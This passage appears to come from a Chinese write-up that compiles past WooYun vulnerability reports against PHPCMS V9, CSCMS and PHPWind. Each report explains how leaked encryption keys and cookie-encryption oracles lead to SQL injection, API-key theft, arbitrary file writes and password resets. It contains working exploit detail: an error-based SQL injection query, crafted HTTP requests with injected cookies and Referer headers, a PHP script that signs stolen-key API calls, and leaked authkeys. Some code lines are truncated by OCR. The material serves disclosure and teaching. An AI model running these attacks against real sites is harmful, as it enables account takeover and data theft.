
使用上一步得到的key来生成exp



将生成的验证串填入cookie xxxx_auth中并访问

http://**.**.**.**/api.php?op=add_favorite&title=asdf&url=asdf

页面直接返回错误信息爆出版本号


www.phpcms.cn/api.php?op=add_favorite&title=asdf&url=asdf
MySQL Query : SELECT * FROM `phpcms_cn`.`v9_favorite` WHERE `url` = 'asdf' AND `userid` = '1' and (select 1 from (select
information_schema.tables group by x)a);#' LIMIT 1
MySQL Error : Duplicate entry '5.5.36-cll-lve1' for key 'group_key'
MySQL Errno : 1062
Message : Duplicate entry '5.5.36-cll-lve1' for key 'group_key'
Need Help?
www.wooyun.org

修复方案

你们比我专业

WooYun-2014-80370：程氏舞曲CMS某泄露，导致sql注入

漏洞作者：路人甲

来源：http://www.wooyun.org/bugs/wooyun-2014-080370

简要描述

程氏舞曲CMS某泄露，导致严重问题

详细说明

这个厂商非常给力，作为白帽子，也非常乐意～！

cookie加密后的字符泄漏。可以替换其他字段，导致SQL等，严重漏洞。

文件：C:\WWW\cscms_v3.5_utf8\app\controllers\open.php

```
//第三方登入入口

    public function login()

    {

            if(CS_Appmode==2) exit($this->CsdjSkins->Msg_url('第三

            $urldata['log_fhurl']=$_SERVER['HTTP_REFERER'];//泄漏

            $urldata['log_state']=md5(uniqid(rand(), TRUE)); //CS

            $this->session->set_userdata($urldata);

            $ac = $this->security->xss_clean($this->uri->segment(

            $log_url="http://**.**.**.**/denglu?ac=".$ac."&appid=

            header("Location: $log_url");

    }
```

我们提交如下，看一下，程序加密后的字符。

```
GET /cscms_v3.5_utf8/index.php/open/login/qq HTTP/1.1

Host: **.**.**.**

User-Agent: Mozilla/5.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;

Accept-Language: en


Accept-Encoding: gzip,deflate

Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Referer: xxoo'
```



可以看到加密后的字符：log_fhurl=L8kxDzdqKNy9%2F2Qs0g

利用这个功能，加密我们想要的任意代码。

替换其他地方就构成注入。

```
GET /cscms_v3.5_utf8/index.php/user/ulog/index/user HTTP/1.1

Host: **.**.**.**

User-Agent: Mozilla/5.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;

Accept-Language: en

Accept-Encoding: gzip,deflate


Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Referer: http://**.**.**.**/cscms_v3.5_utf8/index.php/user/

Cookie: cs_id=L8kxDzdqKNy9%2F2Qs0g
```



漏洞证明

```
55 Init DB   cscms
55 Query SET NAMES utf8
55 Query update cscms_user set cs_logms='1413963131' where cs_zx=1 and cs_id='0'
55 Query SELECT cs_logo FROM cscms_user where cs_id='xxoo''
55 Query ROLLBACK
55 Query SET AUTOCOMMIT=1
55 Quit
```

修复方案

方案1：加密过程加入字段的判断，使得不能替换使用

方案2：调用cookie的后，在 addslashes 一下。

或者有其他办法，共同进步。

WooYun-2013-24984：PHPCMS最新版(V9)SQL注入一枚

漏洞作者： blue

来源：http://www.wooyun.org/bugs/wooyun-2013-024984

简要描述

比较有意思的一个SQL注入点，代码分析是个体力活，嗯～

详细说明

存在于在线充值功能，直接上代码分析，建议先看漏洞证明：

```
/phpcms/phpcms/modules/pay/deposit.php 96行起的pay_recharge方法

...

$trade_sn    = param::get_cookie('trade_sn'); //约110行位置，如果可以

            $usernote = $_POST['info']['usernote'] ? $_POST['info']

            $surplus = array(

                    'userid'      => $this->_userid,

                    'username'    => $this->_username,

                    'money'       => trim(floatval($_POST['info'][

                    'quantity'    => $_POST['quantity'] ? trim(int

                    'telephone'   => preg_match('/[0-9\-]+/', $_PO

                    'contactname' => $_POST['info']['name'] ? trim(

                    'email'       => is_email($_POST['info']['emai

                    'addtime'      => SYS_TIME,

                    'ip'          => ip(),

                    'pay_type'      => 'recharge',
```

```
                    'pay_id'      => $payment['pay_id'],
                    'payment'     => trim($payment['pay_name']),
                    'ispay'          => '1',
                    'usernote'    => $usernote,
                    'trade_sn'      => $trade_sn,
            );
            $recordid = $this->handle->set_record($surplus); //直到
/phpcms/phpcms/modules/pay/classes/pay_deposit.class.php 12行起
    /**
     * 生成流水记录
     * @param unknown_type
     */
    public function set_record($data){
        $require_items = array('userid','username','email','contact
        if(is_array($data)) {
            foreach($data as $key=>$item) {
                if(in_array($key,$require_items)) $info[$key] = $it
            }
        } else {
            return false;
        }
        $trade_exist = $this->account_db->get_one(array('trade_sn'=
        if($trade_exist) return $trade_exist['id'];
        $this->account_db->insert($info); //还有这里
        return $this->account_db->insert_id();
    }
```

好了，关键是控制$trade_sn的值，看param::get_cookie和param::set_cookie方法

```
/phpcms/phpcms/libs/classes/param.class.php
    public static function set_cookie($var, $value = '', $time = 0)
        $time = $time > 0 ? $time : ($value == '' ? SYS_TIME - 3600
        $s = $_SERVER['SERVER_PORT'] == '443' ? 1 : 0;
        $var = pc_base::load_config('system','cookie_pre').$var;
        $_COOKIE[$var] = $value;
        if (is_array($value)) {
            foreach($value as $k=>$v) {
                setcookie($var.'['.$k.']', sys_auth($v, 'ENCODE'),
            }
        } else {
            setcookie($var, sys_auth($value, 'ENCODE'), $time, pc_b
        }
    }
......
    public static function get_cookie($var, $default = '') {
        $var = pc_base::load_config('system','cookie_pre').$var;
        return isset($_COOKIE[$var]) ? sys_auth($_COOKIE[$var], 'DE
    }
```



看来想自己更改cookie值很难，不知道加密的auth_key值嘛，可是...如果利用一个能set_cookie($value)的点，并且咱们能控制$value呐？这个点自然是有的～

```
/phpcms/phpcms/modules/attachment/attachments.php 228行起

    public function swfupload_json() {

        $arr['aid'] = intval($_GET['aid']);  //这个不行,intval了

        $arr['src'] = trim($_GET['src']); //这个可以,虽然$_GET会addsl

        $arr['filename'] = urlencode($_GET['filename']); //这个不行,

        $json_str = json_encode($arr); (此时 \' => \\' 这里是两个反斜

        $att_arr_exist = param::get_cookie('att_json');

        $att_arr_exist_tmp = explode('||', $att_arr_exist);

        if(is_array($att_arr_exist_tmp) && in_array($json_str, $att

            return true;

        } else {

            $json_str = $att_arr_exist ? $att_arr_exist.'||'.$json_

            param::set_cookie('att_json',$json_str); //这里

            return true;

        }


    }
```


漏洞证明

1.在COOKIE att_json为空时（当然可以手动清空），访问以下链接生成att_json

http://localhost/test/phpcms/index.php?m=attachment&c=attachments&a=swfupload_json&src=1%27&filename=a%27（当然，你可以干点别的）

2.提交在线充值时，更改COOKIE trade_sn为att_json的值





修复方案

对$trade_sn进行addslashes

WooYun-2014-72727：一个PHPWIND可拿shell的高危漏洞

漏洞作者： Map

来源：http://www.wooyun.org/bugs/wooyun-2014-072727

简要描述

如题。

详细说明

没想到PHPWIND犯了一个和PHPCMS一样的漏洞。

在src/applications/windidserver/api/controller/AppController.php内代码：

```
public function listAction() {

        $result = $this->_getAppDs()->getList();

        $this->output($result);

    }
```

如何获取可以访问接口的key？

查看用户上传头像页面就可以知道了：

/phpwind/src/windid/service/user/srv/WindidUserService.php

内的代码：

```
$key = WindidUtility::appKey($appId, $time, $appKey, array('uid'=>$

……
```

去头像页面查看一下源文件

http://localhost/phpwind/index.php?m=profile&c=avatar&_left=avatar

```
<param name="allowScriptAccess" value="never" />
<param name="FlashVars" value="postAction=ra_postAction&redirectURL=/&requestURL=http%3A%2F
did%2Findex.php%3Fm%3Dapi%26c%3Davatar%26a%3DdoAvatar%26uid%3D1%26windidkey%3Df5b35f56c88695b9069e18ecaafad874%26time%3D140819
tp%3A%2F%2Flocalhost%2Fphpwind%2Fwindid%2Fattachment%2Favatar%2F000%2F00%2F00%2F1.jpg%3Fr%3D88418"/>
<embed src="http://localhost/phpwind/windid/res/swf/avatar/avatar.swf?1558" quality="high" bgcolor="#ffffff" width="700" h
le" allowScriptAccess="never" allowFullScreen="false" scale="exactfit" wmode="transparent" FlashVars="postAction=ra_po
p%3A%2F
did%2Findex.php%3Fm%3Dapi%26c%3Davatar%26a%3DdoAvatar%26uid%3D1%26windidkey%3Df5b35f56c88695b9069e18ecaafad874%26time%3D140819
tp%3A%2F%2Flocalhost%2Fphpwind%2Fwindid%2Fattachment%2Favatar%2F000%2F00%2F00%2F1.jpg%3Fr%3D88418" type="application/x-shockw
:romedia.com/go/getflashplayer" />
ject>                <div class="other_upload">如果无法上传头像，请尝试使用<a href="http://localhost/phpw
r&type=nomal">普通上传模式</a></div>
```

解出urldecode得：

http://localhost/phpwind/windid/index.php?m=api&c=avatar&a=doAvatar&uid=1&windidkey=f5b35f56c88695b9069e18ecaafad874&time=1408197299&clientid=1&type=flash&avatar=http://localhost/phpwind/windid/attachment/avatar/000/00/00/1.jpg?r=88418

去掉

&avatar=http://localhost/phpwind/windid/attachment/avatar/000/00/00/1.jpg?r=88418

然后记得，还需要POST一个uid等于undefined

把doAvatar换成list,avatar换成app得：

http://localhost/phpwind/windid/index.php?m=api&c=app&a=list&uid=1&windidkey=f5b35f56c88695b9069e18ecaafad874&time=1408197299&clientid=1&type=flash

POST：uid=undefined

得：

{"1":{"id":"1","name":"phpwind9.0","siteurl":"http:\/\/localhost\/phpwind","siteip":"","secretkey":"73e3dcdd733c7c3733c17273a624e162","apifile":"windid.php","charset":"gbk","issyn":"1","isnotify":"1"}}



拿到这个key，我可以做的事情太多了，用户体系内的所有事情我都可以做了。

漏洞证明



拿到这个key，我可以做的事情太多了，用户体系内的所有事情我都可以做了。

在官网测试了一下，拿到key后测试一下读取一个用户的资料：

```
<?php
$secretkey = '308c6c43a*****279dd61dd80e8d59bd';
$c = 'user';
$a = 'get';
$data = array('uid'=>'658925');
$time = time();
$key = appKey('1', time(), $secretkey, array('userid'=>658925), $da
echo post('http://**.**.**.**/windid/index.php?m=api&c='.$c.'&a='.$
function post($uri,$data) {
    $ch = curl_init ();
    curl_setopt ( $ch, CURLOPT_URL, $uri );
    curl_setopt ( $ch, CURLOPT_POST, 1 );
    curl_setopt ( $ch, CURLOPT_HEADER, 0 );
    curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, 1 );
    curl_setopt ( $ch, CURLOPT_POSTFIELDS, $data );
    $return = curl_exec ( $ch );
    curl_close ( $ch );
    return $return;
}
function appKey($apiId, $time, $secretkey, $get, $post) {
```

```
    $array = array('m', 'c', 'a', 'windidkey', 'clientid', 'time',
    $str = '';
    ksort($get);
    ksort($post);
    foreach ($get AS $k=>$v) {
        if (in_array($k, $array)) continue;
        $str .=$k.$v;
    }
    foreach ($post AS $k=>$v) {
        if (in_array($k, $array)) continue;
        $str .=$k.$v;
    }
    return md5(md5($apiId.'||'.$secretkey).$time.$str);
}
?>
```

```
localhost:logs Leann$ php /Users/Leann/Downloads/z.php
{"uid":"658925","username":"phpwind","email":"fengyu@phpwind.net","safecv":"5b4111de","regdate":"1143101940","regip":""}localhost:logs Leann$
```

{"uid":"658925","username":"phpwind","email":"fengyu@...","safecv":"5b4111de","regdate":"1143101940","regip":""}

在User的api内还有一个edit的接口，可以修改任意用户的密码，调用它，不填写old_password，将可以修改任意用户的密码，不会验证原密码的。

修复方案

不要轻信key，可以将m，a，c都加入key的运算。

WooYun-2014-66394：PHPCMS V9 一个为所欲为的漏洞

漏洞作者： Map

来源：http://www.wooyun.org/bugs/wooyun-2014-066394

简要描述

不知道怎么形容这个漏洞，反正大部分情况下可以做的事情很多了。

官网注册不上，所以无法官网演示。

详细说明

安装phpcms的时候会强制安装它的通行证。

phpcms/phpsso_server/phpcms/modules/phpsso/index.php里有一段很可怕的代码

```
/**
     * 获取应用列表
     */
    public function getapplist() {
        $applist = getcache('applist', 'admin');
        exit(serialize($applist));
    }
```

cache里是什么内容呢，我们自己去看一下文件：

```
<?php
return array (
  1 =>
  array (
    'appid' => '1',
    'type' => 'phpcms_v9',
    'name' => 'phpcms v9',
    'url' => 'http://localhost:8038/study/phpcms/',
    'authkey' => 'L7UXO1cpUV6QmkX0oeGAXiOdQy6Hmvkr',
    'ip' => '',
    'apifilename' => 'api.php?op=phpsso',
    'charset' => 'gbk',
    'synlogin' => '1',
  ),
);
?>
```

所以只要我们调用phpsso并且能走到这个方法里，就会突出sso配置的客户端的所有信息，包括authkey。

查看通行证代码发现，只要$_POST['data']可以解出来，就可以走下去。

```
if(isset($_GET) && is_array($_GET) && count($_GET) > 0) {
            foreach($_GET as $k=>$v) {
                if(!in_array($k, array('m','c','a'))) {
                    $_POST[$k] = $v;
                }
            }
        }
```

GET全付给POST

```
if(isset($_POST['data'])) {

            parse_str(sys_auth($_POST['data'], 'DECODE', $this->app

            if(empty($this->data) || !is_array($this->data)) {

                exit('0');

            }

        } else {

            exit('0');


        }
```

ok，我们怎么拿到这个$_POST['data']，用户上传头像的页面里就有。

注册登录后访问

http://localhost:8038/study/phpcms/index.php?m=member&c=index&a=account_manage_avatar&t=1

查看源文件：



拿到这个：

aHR0cDovL2xvY2FsaG9zdDo4MDM4L3N0dWR5L3BocGNtcy9waHBzc29fc2VydmVyL2luZGV4LnBocD9tPXBocHNzbyZjPWluZGV4JmE9dXBsb2FkYXZhdGFyJmF1dGhfZGF0YT12PTEmYXBwaWQ9MSZkYXRhPWU1YzJWQU1HVVFaUkFRa0lVUFLVndGVUFnSUNWZ0FJQWxkVkJRRkREUVZjVjBNVVFHa0FReFZaWmxNRUdBOSUyQkRqWm9LMUFIUm1Vd0JHY09YVzVVRGdRaEpEeGFIUVZuR0FkeFZSY0tRQQ==

解除base64_decode编码得

http://localhost:8038/study/phpcms/phpsso_server/index.php?m=phpsso&c=index&a=uploadavatar&auth_data=v=1&appid=1&data=e5c2VAMGUQZRAQkIUQQKVwFUAgICVgAIAldVBQFDDQVcV0MUQGkAQxVZZlMEGA9%2BDjZoK1AHRmUwBGcOXW5UDgQhJDxaeQVnGAdxVRcKQA

将url里的uploadavatar换成：getapplist得：

http://localhost:8038/study/phpcms/phpsso_server/index.php?m=phpsso&c=index&a=getapplist&auth_data=v=1&appid=1&data=e5c2VAMGUQZRAQkIUQQKVwFUAgICVgAIAldVBQFDDQVcV0MUQGkAQxVZZlMEGA9%2BDjZoK1AHRmUwBGcOXW5UDgQhJDxaeQVnGAdxVRcKQA

访问得：

a:1:{i:1;a:9:{s:5:"appid";s:1:"1";s:4:"type";s:9:"phpcms_v9";s:4:"name";s:9:"phpcms v9";s:3:"url";s:35:"http://localhost:8038/study/phpcms/";s:7:"authkey";s:32:"L7UXO1cpUV6QmkX0oeGAXiOdQy6Hmvkr";s:2:"ip";s:0:"";s:11:"apifilename";s:17:"api.php?op=phpsso";s:7:"charset";s:3:"gbk";s:8:"synlogin";s:1:"1";}}

和我们想的一样，authkey在里面：

s:7:"authkey";s:32:"L7UXO1cpUV6QmkX0oeGAXiOdQy6Hmvkr"

拿到这个key已经可以想做什么想什么了，sso体系里的东西都可以做了。

```
解密出来的东西不受控制，可以包含null截断，也可以包含单双引号
```

举个例子：

/phpcms/phpsso_server/phpcms/modules/phpsso/index.php

内：

public function uploadavatar()

写的

$this->uid = $this->data['uid']; //uid来自解密出来的uid

$this->avatardata = $this->data['avatardata']; //数据内容来自解密出来的数据内容

……

$dir = $avatarfile.$dir1.'/'.$dir2.'/'.$this->uid.'/';

//目录名里引用了来自解密内容的uid

……

$filename = $dir.'180x180.jpg';

//文件名又来自引用了解密uid内容的$dir变量

$fp = fopen($filename, 'w');

fwrite($fp, $this->avatardata);

fclose($fp);

文件写入了，反正是想做什么做什么。

漏洞证明

如上。

修复方案

不要过分信任自己的加密解密机制，要小心处理每个过程。

0x07 后记

寥寥草草的把这篇文章写完了。

比自己预期想的少写了很多, 因为在一开始写的时候还是挺有感觉的。

因为读书一个月也才放一次假, 都是抽时间在慢慢写着。

后面差不多写了1W字的时候,存稿竟然丢了, 弄了半天也没找回

就感觉不想写了, 后面又翻了翻 找到了一篇自己之前保存的写了差不多两三千字的

然后就再慢慢的开始写了, 也就草草的结束了。

当然这里只是总结了一些常见的类型, 肯定在实战中会遇到各种各样的情况 各种过滤啥的。

各种逻辑错误需要自己慢慢去体会了。